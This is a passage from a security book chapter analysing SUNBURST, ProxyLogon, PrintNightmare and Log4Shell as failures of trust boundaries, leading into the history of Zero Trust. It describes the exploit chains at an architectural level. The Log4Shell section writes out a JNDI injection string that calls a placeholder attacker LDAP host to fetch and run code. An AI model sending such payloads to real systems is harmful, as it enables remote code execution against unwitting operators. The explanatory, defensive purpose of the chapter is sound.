SUNBURST is not the same construction. The compromise was at the build server rather than the compiler, and the attacker's code was added to the artifact rather than inserted by a self-replicating modification. The relevant similarity is architectural rather than mechanical. In both cases the trust anchor (the compiler in Thompson's lecture, the publisher's code-signing certificate in SUNBURST) was doing exactly what it was specified to do. The auditor of a backdoored binary cannot find the backdoor in the source. The customer of a backdoored vendor cannot find the backdoor in the signature. The chain of evidence is intact at the level the verifier is checking; the failure is at a level the verifier was never specified to check.

Thompson's closing sentence ("You can't trust code that you did not totally create yourself") reads in 1984 as a thought experiment and in 2020 as an operational claim about the build pipelines of every software vendor in the Authenticode trust list.

Key idea. Signed code from your vendor is not trustworthy if your vendor's build pipeline is compromised. Authenticode signs the publisher's binary; it does not sign the build that produced the binary. The eighteen thousand SUNBURST recipients did exactly what their endpoints were specified to do.

If the entry was a signed update from a trusted vendor, the entry was inside the perimeter before the perimeter was tested. The second incident showed what happens when the entry *is* the perimeter.

HAFNIUM / ProxyLogon: The front-end that pre-authenticated for the back-end

Two independent researcher pipelines converged on the same Exchange vulnerability chain within days of each other in January 2021. Volexity's Steven Adair and team observed exploitation activity against customer Exchange Server deployments as early as January 6, 2021: a date Volexity later revised to January 3, 2021 in their March 8 update to "Operation Exchange Marauder" [1152]. Both January dates are *earliest-observed exploitation* dates, not detection or zero-day-identification dates; the chain was already in operator hands when Volexity's customer-side incident-response telemetry surfaced it. DEVCORE's Cheng-Da "Orange Tsai" Tsai arrived at the same chain independently through code review and reported it to MSRC on January 5 [1153]. Both reports landed at Microsoft Security Response Center; both researchers held the disclosure as MSRC worked on a patch. On March 2, 2021 (a Tuesday, but not a Patch Tuesday) Microsoft shipped out-of-band updates for all supported Exchange Server versions [1154].

The exploit chain. The audit-correct shape of the chain is *three* CVEs, not four. CVE-2021-26855 is a server-side request forgery in the Exchange Server front-end that allows an unauthenticated attacker to send requests to the back-end as if the requester were Exchange itself [1155]. CVE-2021-27065 is a post-authentication arbitrary file write that the attacker reaches *via* the SSRF, allowing an attacker-chosen ASPX web shell to be written to a server-controlled directory [1156]. The shell then executes under the Exchange process identity, which is SYSTEM. A separate file-write primitive (CVE-2021-26858) provides a parallel path to the same web-shell drop after authentication.

◆ **DEFINITION, SSRF (SERVER-SIDE REQUEST FORGERY)** A class of vulnerability in which an attacker induces a server to issue requests on the attacker's behalf, typically to internal resources that the attacker could not reach directly. CVE-2021-26855 was an SSRF in the Exchange Server front-end (the Client Access role): a forged X-BEResource cookie caused the front-end to proxy attacker-supplied requests to the Exchange back-end with the proxy's own authentication context, bypassing the Exchange authentication boundary entirely.

CVE-2021-26857 sits in a parallel position. It is an insecure deserialization in Exchange's Unified Messaging service that yields code execution as SYSTEM, but only *to an attacker who already holds administrator rights or has chained another vulnerability to obtain them* [1156]. It does not require the SSRF step. Treating ProxyLogon as a single linear chain of four CVEs is the common simplification; the audit-correct framing is three CVEs in the linear SSRF-to-web-shell path and one separate authenticated RCE primitive in a parallel position.

Callout. The "four chained zero-days" shorthand collapses two distinct attack-class shapes and obscures the SSRF-as-load-bearing-primitive observation. The chain that proxies through 26855 does not pass through 26857; 26857 was an independent RCE primitive available to an attacker who already held Exchange administrator rights (or chained another vulnerability to obtain them), which is a different threat-model class from the pre-auth SSRF.




Figure 26.2: ProxyLogon's audit-correct shape: the three-CVE pre-authentication chain that walks through the Exchange front-end SSRF (left), and the separate, parallel CVE-2021-26857 Unified Messaging deserialization RCE reachable by any already-authenticated user (right). Both converge on code execution as SYSTEM.

Blast radius. Pre-patch numbers come from contemporaneous reporting with different scopes. Brian Krebs reported on March 5, 2021 that "at least 30,000" U.S. organizations had been compromised [1157]. Bloomberg's March 7 reporting placed the known global victim count at "at least 60,000" organizations, citing

a former senior U.S. official with knowledge of the investigation [1158]. After Microsoft's March 2 patch shipped, the chain was widely weaponized by additional actor groups (LuckyMouse, Tick, Calypso, Winnti, and others) per ESET's March 10, 2021 enumeration of at least ten APT groups exploiting the same chain [1159]. Krebs's contemporaneous reporting also cited experts who described "hundreds of thousands" of Exchange servers worldwide as having been seeded with web shells [1157]. That larger figure is best read as a post-disclosure, post-patch indiscriminate-exploitation class, not a pre-patch numerator. Microsoft attributed the original campaign to a Chinese state-sponsored actor it named HAFNIUM, later renamed Silk Typhoon under the weather-themed scheme in April 2023 [1154, 1149].

> ▪ **SIDEBAR** HAFNIUM became Silk Typhoon at the same April 18, 2023 rename pass that made Nobelium into Midnight Blizzard [1149]. Microsoft's threat-actor naming history matters because mid-cycle renames can fragment detection coverage; rules keyed on the old name will silently stop matching new advisories.

Vendor response and federal action. Beyond the March 2 out-of-band patches, Microsoft released a one-click mitigation tool on March 8 and the Exchange On-premises Mitigation Tool on March 15. The Department of Justice and FBI then took an unprecedented step.

> § **ASIDE — THE FBI'S RULE 41 WEB-SHELL REMOVAL** On April 13, 2021, the U.S. Department of Justice announced that the FBI had executed a court-authorized operation under Rule 41 of the Federal Rules of Criminal Procedure to access compromised on-premises Exchange servers in the United States, copy the attacker-installed web shells, and remove them: without the system owners' prior consent or notification [1160, 1161]. Owners were notified afterward.
>
> The legal mechanism is worth pausing on. Rule 41, as amended in 2016, allows a single magistrate judge to authorize searches of computers whose location is unknown or whose location is in five or more judicial districts. The April 13 operation was the first major use of that authority to *remediate* third-party systems at scale, rather than to investigate. The precedent matters: every subsequent federal incident response that contemplates active intervention on private systems sits in the shadow of this order.

The architectural lesson is at the level of the product design. Exchange Server's front-end and back-end were specified to communicate over an authenticated trust boundary inside a single deployment. CVE-2021-26855 made the front-end

act as the attacker's proxy *into* the back-end; the SSRF did not bypass the trust boundary, it relocated to its server-side end and walked through it. On-premises server fleets that organizations control are still on the public internet, and the entry-point class is "the front-end proxy that pre-authenticates traffic for the back-end."

If the supply-chain class compromised the signed code on the endpoint, the on-premises server class compromised the boundary readers thought was between the endpoint and the internet. The third incident compromised the boundary *inside* the perimeter.

PrintNightmare: The legacy SYSTEM service on every Domain Controller

On Patch Tuesday, June 8, 2021, Microsoft shipped a fix for CVE-2021-1675 [1162] and labeled the vulnerability as an Elevation of Privilege in the Windows Print Spooler. Two weeks later (with no announcement, no out-of-band advisory, and no community notification), the MSRC entry was edited to add Remote Code Execution to the impact classification. Sangfor's Zhiniang Peng and Xuefeng Li had reported the EoP behavior [1163] the silent reclassification suggested an RCE primitive existed in the same surface that the June 8 patch had not closed. On June 29, believing the chain was now patched, Sangfor pushed a proof-of-concept to GitHub [1163, 1164]. The repository was taken down within hours; copies preserved in forks (notably cube0x0's Impacket port) became the artifact-of-record.

CERT/CC's Will Dormann reproduced the chain the next day and published Vulnerability Note VU#383432 with a sentence that the Windows operations community spent the rest of the week re-reading [1164]:

> ❝ QUOTE While Microsoft has released an update for CVE-2021-1675, it is important to realize that this update does NOT protect against public exploits that may refer to PrintNightmare or CVE-2021-1675.. Will Dormann, CERT/CC VU#383432, June 30, 2021

On July 1, Microsoft assigned a new CVE (CVE-2021-34527) for the broader RCE surface and acknowledged that it was "similar but distinct" from CVE-2021-1675 [1165]. Out-of-band patches followed on July 6-7 for every supported Windows release, including unusual coverage for Windows 7 and Server 2008. On July 13, CISA issued Emergency Directive 21-04 ordering federal civilian agencies to apply the patches immediately and to disable or restrict the Print Spooler on Domain Controllers as a standing mitigation [1166]. Microsoft followed with KB5005010 on

July 14, documenting the supplementary Point-and-Print hardening required to close the residual surface [1167].

> ▪ **SIDEBAR** The Sangfor commit was preserved in forks because GitHub's fork model maintains each fork as an independent copy of the upstream repository's commit object graph, retained regardless of subsequent upstream deletion [1168]. The fork [1163] became the de facto preserved artifact-of-record, with Sangfor's original authorship credited in the README. The story is a study in the asymmetry of disclosure timing: a vendor can take down a repository, but cannot retract the bytes that have already left.

PrintNightmare had a prior. Thirteen months earlier, on May 12, 2020, Alex Ionescu and Yarden Shafir published "PrintDemon" against the same service, the same SYSTEM context, and the same fundamental design assumption that PrintNightmare would expose more deeply [1169]. PrintDemon (CVE-2020-1048) exploited the Spooler's printer-port abstraction: a printer port name was an opaque string the Spooler treated as a destination, and an unprivileged user could set the port name to an arbitrary file path. The Spooler would then write the print job bytes to that path (with SYSTEM privileges) producing arbitrary file write as SYSTEM through three PowerShell one-liners (`Add-Printer`, set port, `Out-Printer`) that any standard user could run. SafeBreach Labs' Peleg Hadar and Tomer Bar independently reported the same surface, reverse-engineered the May Microsoft patch, and presented related Spooler work at Black Hat USA 2020 [1170].

The design flaw is the same in both cases: the Spooler's RPC interface trusts caller-supplied strings (port names in PrintDemon; driver-package paths in PrintNightmare) without enforcing caller-side permissions on the file paths they resolve to. PrintDemon's primitive was arbitrary *file write* as SYSTEM. PrintNightmare's primitive was arbitrary *code execution* as SYSTEM via DLL load. The May 2020 to June-July 2021 progression is the canonical "expand the primitive" vulnerability-research arc: same service, same trust assumption, incrementally more dangerous primitive.

Dimension	PrintDemon (CVE-2020-1048)	PrintNightmare (CVE-2021-1675 / CVE-2021-34527)
Disclosure	May 12, 2020 Patch Tuesday	June 8 (EoP), July 1 (RCE), July 6-7 OOB
Researchers	Ionescu, Shafir; SafeBreach Hadar, Bar	Sangfor Peng, Li; CERT/CC Dormann

Dimension	PrintDemon (CVE-2020-1048)	PrintNightmare (CVE-2021-1675 / CVE-2021-34527)
Vulnerable RPC primitive	Printer-port name accepts arbitrary path	`RpcAddPrinterDriverEx` loads driver from UNC
Primitive class	Arbitrary file write as SYSTEM	Arbitrary code execution as SYSTEM
Caller privilege required	Standard local user	Authenticated domain user
Domain Controller impact	Local file-write only	Remote SYSTEM RCE on every DC running Spooler
Disclosure model	Coordinated, Patch Tuesday	Coordinated, then accidental PoC, then OOB

PrintNightmare is the wider case of an attack-class PrintDemon had already opened. The architectural lesson is that a vulnerability researcher who finds *any* primitive in a SYSTEM-privileged Windows RPC service should be treated as a signal that the broader surface needs review, not as a point-fix candidate.

The exploit chain. The Windows Print Spooler service (`spoolsv.exe`) runs as SYSTEM on every Windows machine and is enabled by default, including on Domain Controllers. The Spooler exposes two Remote Procedure Call interfaces (MS-RPRN and MS-PAR) used by clients to query printers, submit jobs, and install drivers. `RpcAddPrinterDriverEx` is the RPC method that installs a new printer driver. As shipped before July 2021, the method accepted a driver path specified as a UNC, fetched the driver file from that path, and loaded it into the Spooler process. Which runs as SYSTEM. An authenticated domain user could call `RpcAddPrinterDriverEx` against any reachable Spooler with the driver path pointing to an attacker-controlled share, and obtain SYSTEM execution in the target Spooler process. Domain Controllers running Spooler by default meant any authenticated domain user obtained SYSTEM on every DC. Domain compromise followed.

> ◆ **DEFINITION — MS-RPRN / Print Spooler RPC** The MS-RPRN Print System Remote Protocol is the canonical Windows RPC interface for printer management. Per the Microsoft Open Specifications Appendix B Product Behavior, the earliest applicable Windows version is Windows NT 3.1 (1993). It exposes interfaces for printer enumeration, job management, and driver installation. Because Spooler hosts the interface and runs as SYSTEM, every reachable Spooler is a potential SYSTEM-level RPC endpoint. PrintNightmare exploited the `RpcAddPrinterDriverEx` method specifically; the related `RpcAsyncAddPrinterDriver` method is the asynchronous variant Dormann documented as the alternative entry point.




Figure 26.3: PrintNightmare. An authenticated domain user drives the SYSTEM-level Print Spooler on a Domain Controller; the link that breaks is the Spooler trusting a caller-supplied UNC path and loading the attacker driver DLL under its own SYSTEM token, yielding SYSTEM execution on the DC and domain compromise.

§ ASIDE — THE SILENT-RECLASSIFICATION DISCLOSURE PROBLEM

PrintNightmare turned on a vendor practice that the disclosure community had not previously named as a primitive: a security advisory whose classification

changed without notice. The June 8 publication of CVE-2021-1675 said EoP. The mid-June revision said EoP and RCE. There was no out-of-band advisory, no email to affected administrators, no public callout. The reclassification was visible only to people who happened to revisit the MSRC page.

Sangfor's accidental PoC was, in a real sense, an artifact of the reclassification. The researchers believed the patched June 8 chain was the same chain they had reported and that the published patch covered their proof-of-concept. The change-without-notice meant the patch they were testing was incomplete and the demonstration they were publishing was live. The CERT/CC follow-up demonstrated the same point from the verifier side: a reproducer ran against a fully patched Windows Server 2019 Domain Controller and got SYSTEM.

The post-PrintNightmare disclosure-norms debate spent the next two years working through the implications. Should reclassifications trigger a fresh CVE assignment so the change has its own visible identifier? Should advisories carry change logs analogous to those on RFCs? Should vendors notify researchers credited for one CVE when the classification is broadened? MSRC's current practice has moved toward more transparent change tracking; the 2021 silent reclassification remains the canonical counterexample.

The architectural lesson is that the Windows attack surface still includes services dating from Windows NT 3.1, designed for a single-domain office LAN, running with SYSTEM-equivalent privileges on every Domain Controller by default. A silent vendor reclassification from EoP to RCE is itself an adversarial signal. It is what leaks the technique.

> **Callout, defensible architecture.** The defensible architecture for legacy Windows RPC surfaces is to constrain who can reach them and what privileges the host process holds when they are reached. Disabling Print Spooler on Domain Controllers (per CISA ED 21-04 [1166]) and enabling the Point-and-Print restrictions in KB5005010 [1167] are the immediate hardening; the long-arc architectural answer is the same one that closes the ProxyLogon class, namely treating any service exposing RPC at SYSTEM as an internet-facing surface even when the network topology says otherwise.

If the supply-chain class compromised the signature and the on-premises server class compromised the perimeter, PrintNightmare compromised the *inside* of the trust boundary: the Domain Controller itself. The fourth incident showed that even the boundary of the application stack was not a boundary.

Log4Shell: The universal library and the transitive dependency graph

On November 24, 2021, Chen Zhaojun of Alibaba Cloud Security emailed the Apache Software Foundation with a vulnerability in Log4j 2.x: any message that

the application logged, if it contained a `${jndi:...}` substitution sequence, would trigger an outbound JNDI lookup [1171]. On December 9, the bug surfaced in Minecraft Java Edition community channels. Which mattered because Minecraft's chat handler logs the messages players send. Within hours, LunaSec's Free Wortley and Chris Thompson published the canonical writeup and coined the name "Log4Shell" [1172]. Apache shipped Log4j 2.15.0 on December 10. CVE-2021-44228 was scored CVSS 10.0 [1173]. On December 11, CISA Director Jen Easterly's official statement called Log4Shell a "severe risk" and "an urgent challenge to network defenders" [1174]. Two days later, on the CISA-convened national industry call, she went further: "one of the most serious I've seen in my entire career, if not the most serious" [1175].

> ▸ **KEY IDEA** CVE-2021-44228 was the moment "what versions of what library are in my fleet" stopped being a procurement question and became a federal-advisory question. This is a synthesis of CISA AA21-356A and the Apache Log4j security history, not a quotation from either source.

Why a Java library belongs in a Windows-security book. Log4Shell is not a Windows vulnerability. The bug is in Apache Log4j, a Java logging library, and the impact lands on any process that runs the affected Log4j versions and logs untrusted input. It belongs here because the most enterprise-impactful exploitation in the Windows-server-fleet population ran through Java applications hosted on Windows: Tomcat and JBoss application servers, VMware vCenter and Horizon, Atlassian Confluence and Jamf Pro on Windows hosts, Cisco enterprise products, ElasticSearch, and dozens of internal Java services running on Windows Server with embedded JREs. Microsoft's December 11, 2021 Security Blog post (with rolling updates through January 2022) documented Log4Shell exploitation against Windows-hosted Java fleets and the Defender for Endpoint detections built on top [1176] CISA's joint advisory covered the cross-platform exposure explicitly [1177].

> ◆ **DEFINITION, JNDI (JAVA NAMING AND DIRECTORY INTERFACE)** A Java API, first standardized in 1999, that provides a uniform interface for naming and directory services. JNDI is the abstraction layer between Java application code and backend directory implementations: LDAP, RMI, DNS, CORBA, and others. The Log4j 2.x message-pattern substitution feature evaluated `${jndi:...}` lookups by calling JNDI to resolve the named resource. If the JNDI URL pointed at an attacker-controlled LDAP server, the attacker could return a Java class reference, which the JVM would then download and instantiate: executing arbitrary code in the application process.

The exploit chain. Any logged string that contained a `${jndi:ldap://attacker.example/payload}` substitution caused Log4j to call out to the attacker's LDAP server. The server returned a Java class reference; the JVM dereferenced it, loaded the class over HTTP, and instantiated it. Arbitrary code execution followed under the JVM's identity. The exploitation primitive was extraordinarily compact: any place an attacker could get an attacker-controlled string into a logged event (HTTP User-Agent, X-Forwarded-For, Minecraft chat, application form fields, log-event JSON, the username field of a failed authentication) was an entry point.




Figure 26.4: Log4Shell. The link that breaks is the evaluation of a logged data string as a JNDI directive: Log4j becomes an outbound LDAP/HTTP client, and the response is an attacker-hosted Java class the JVM loads and runs. SYSTEM-level RCE on Windows hosts where the JVM ran as SYSTEM.

▪ **SIDEBAR** The Minecraft Java Edition leak vector mattered both for impact and for visibility. Java Edition's chat handler logs the messages players send. A player who typed a JNDI lookup into chat could trigger remote code execution on any server (including the player's own Minecraft client) that processed the

chat through Log4j. The fastest public confirmation of the bug came not from a security researcher but from screenshots of Minecraft chat sessions, and the discovery propagated through the gaming community before the security industry had its first advisory out.

Blast radius. CVSS 10.0 is the maximum score the framework allows. At the same December 13 industry call, officials placed Log4Shell as affecting "hundreds of millions of devices" [1175] the formal eight-agency joint advisory AA21-356A followed on December 22 [1177]. The number was never an audited count; it was an order-of-magnitude estimate that combined Java's installed base (the JDK shipping by the time of disclosure was on every major enterprise platform) with Log4j's adoption across the Java community (Log4j 2 is a transitive dependency of thousands of enterprise packages, often pulled in by chained dependency graphs that the application owner never explicitly chose). What the figure communicated (accurately) was that *no one knew* how many Log4j 2 instances existed in production.

Patch cascade. Log4j 2.15.0 (December 10) closed CVE-2021-44228 but did not fully eliminate the JNDI lookup primitive. 2.16.0 (December 13) closed CVE-2021-45046 by removing message lookups entirely. 2.17.0 (December 17) closed CVE-2021-45105, a denial-of-service in the same substitution path. 2.17.1 (December 28) closed CVE-2021-44832, an arbitrary-code-execution variant. The architectural lesson includes the "first patch did not actually fix it" story: four CVEs and four patch releases over nineteen days to fully close a single bug class. Backports to the older 2.3.x and 2.12.x branches continued into January 2022.

◆ **DEFINITION, SBOM (SOFTWARE BILL OF MATERIALS)** A formal, machine-readable inventory of the components (libraries, packages, embedded code, and dependencies) that make up a software artifact. The two dominant standards are CycloneDX (OWASP, ECMA-424) [1131] and SPDX (Linux Foundation, ISO/IEC 5962:2021) [1132]. EO 14028 made SBOM provision a federal procurement requirement [1134] the SBOM debate the four incidents accelerated is whether SBOM data is most useful as a *prevention* tool (refusing to install software whose components fail policy) or as an *incident response* tool (answering "are we exposed?" in hours rather than weeks). Log4Shell was the first incident where the IR utility was operationally tested at scale.

Key idea. Universal libraries with deep transitive-dependency footprints are the new universal attack surface. "What versions of what library are in my fleet" was a question the typical enterprise could not answer in December 2021, and that gap is what accelerated SBOM from a policy document to operational tooling.

Four incidents in thirteen months. Four assumptions broken. What were the prior-decade controls actually doing that whole time?

Why prior art did not catch any of the four

If the prior decade had quietly elevated four assumptions to invariants, the prior-decade controls had been quietly enforcing them. Here is what each one was actually doing during 2020-2021.

Endpoint EDR alone. The 2018-2020 industry consensus was that endpoint detection and response, plus a SIEM, plus a security operations center, plus periodic threat hunting, constituted tractable defense-in-depth. The model worked against malware. It did not work against SUNBURST, because the binary that executed was the one EDR was specified to trust: signed by SolarWinds, on the approved publisher list, distributed via the customer's own patch-management pipeline. It did not work against ProxyLogon either, because the entry was an unauthenticated HTTPS request to a publicly reachable Exchange front-end, and the resulting web shell was an ASPX file served by `w3wp.exe` (the IIS worker process): not a malware drop. By the time EDR had behavioral telemetry on either case, the post-compromise phase was several steps along. Microsoft's own Digital Defense Report acknowledged the posture in plainer language: the industry had become competent at *finding* attackers after the fact, not at stopping them at first execution [1128].

Perimeter VPN and Network Access Control. The defense-in-depth posture of the 2010s assumed the inside of the corporate network was a higher-trust zone than the outside, accessed via a VPN concentrator on the boundary. BeyondCorp's 2014-2017 publication sequence had already named the assumption as architecturally wrong: the December 2014 Ward and Beyer paper [1115], the Spring 2016 Osborn et al. design-to-deployment paper [1178], the Winter 2016 Cittadini et al. access-proxy paper [1179], the Summer 2017 Peck et al. migration paper [1180], and the Fall 2017 Escobedo et al. user-experience paper [1181] together document Google's transition off the privileged-intranet assumption and onto the public internet. SolarWinds did the empirical version of the same argument. The attacker was *already inside* the privileged-intranet zone, by virtue of a trusted vendor's signed update being a legitimate inhabitant of that zone. Anything the perimeter VPN was enforcing was being enforced against a population that did not include the attacker.

Patch Tuesday as the universal cadence. Microsoft's Patch Tuesday cadence (the second Tuesday of every month, published at 10 AM Pacific Time) was the assumed coordination point for the entire Windows defense industry [1182]. Detection engineering, change management, scheduled-maintenance windows, and operator workflow all keyed on that monthly rhythm. Between March and August 2021, Microsoft issued multiple out-of-band emergency Exchange and Windows updates [1154, 1167]. The cadence's predictability (the very property that scaled it to a global operator base) was the property that made out-of-band patches feel like emergencies. The cadence broke under load not because the model was wrong but because the model assumed the load would not arrive in a sustained burst.

> ▪ SIDEBAR The clustering of out-of-band patches matters as a measured cadence-failure signal. Patch Tuesday absorbs routine load; it does not absorb a clustering of pre-auth RCEs in Exchange Server and Print Spooler within four months. The 2021 cluster was a stress test on the cadence itself, and one of the post-incident operator complaints (from administrators of Domain Controllers required to reboot for the July 6-7 PrintNightmare OOB) was that the cadence's monthly rhythm had been training operations teams for a different threat model than the one 2021 produced.
>
> **Callout: what the prior-art controls were actually doing.** All three prior-art positions (endpoint EDR, perimeter VPN, monthly patch cadence) assumed the trust boundary was knowable. EDR knew which binaries were trusted (the signed ones). The VPN knew where the boundary was (between the corporate LAN and the public internet). Patch Tuesday knew when updates would arrive (the second Tuesday of every month). The 2020-2023 cluster proved each boundary was something other than where the prior decade had placed it. The pivot was already on the shelf; it had just not yet become operative.

Zero Trust was already on the shelf

There is a startling chronology fact here. NIST Special Publication 800-207, *Zero Trust Architecture* [1116], was published in August 2020. The Mandiant SUNBURST disclosure was December 13, 2020. Zero Trust was not a response to SolarWinds. It was the vocabulary already on the shelf when SolarWinds needed it.

The intellectual chain. Zero Trust is not a single document but a tradition with a thirteen-year arc. Four named milestones structure that arc.

In September 2010, John Kindervag, then at Forrester Research, published "No More Chewy Centers: Introducing the Zero Trust Model of Information

Security" [1114, 1183, 1184]. The framing was network-segmentation-first and rhetorically unforgettable:

> ❝ **QUOTE** "Information security professionals must eliminate the soft chewy center by making security ubiquitous throughout the network, not just at the perimeter.": John Kindervag, Forrester Research, "No More Chewy Centers," September 14, 2010

In December 2014, Rory Ward and Betsy Beyer of Google published "BeyondCorp: A New Approach to Enterprise Security" in USENIX `;login:` magazine [1115]. The paper documented Google's transition from a privileged-intranet model to one in which every internal application was reachable on the public internet and every access decision was made on the basis of authenticated user and managed-device identity. A series of further BeyondCorp papers through 2017 worked out the engineering details. BeyondCorp is a *production implementation* of Zero Trust principles; it is not "the framework," and Ward and Beyer do not claim it is.

Between 2017 and 2018, Forrester elaborated the original framing into Zero Trust eXtended (ZTX), a seven-pillar taxonomy, and Gartner introduced CARTA (Continuous Adaptive Risk and Trust Assessment) as a complementary continuous-evaluation framing. (Note: ZTX gave the framework a procurement-friendly seven-pillar map; CARTA reframed access decisions as continuous rather than session-initial. Neither produced a complete architectural specification, which is the gap NIST SP 800-207 was published to fill in August 2020.)

In August 2020, NIST published SP 800-207 [1116]. Authored by Scott Rose, Oliver Borchert, Stu Mitchell, and Sean Connelly, SP 800-207 synthesized Kindervag's framing, BeyondCorp's worked example, ZTX's taxonomy, CARTA's continuous evaluation, and federal Trusted Internet Connections (TIC) guidance into a vendor-neutral architecture. The architectural primitives the document names (Policy Decision Point, Policy Enforcement Point, Policy Engine, and Policy Administrator) become the load-bearing vocabulary for every subsequent Zero Trust treatment.

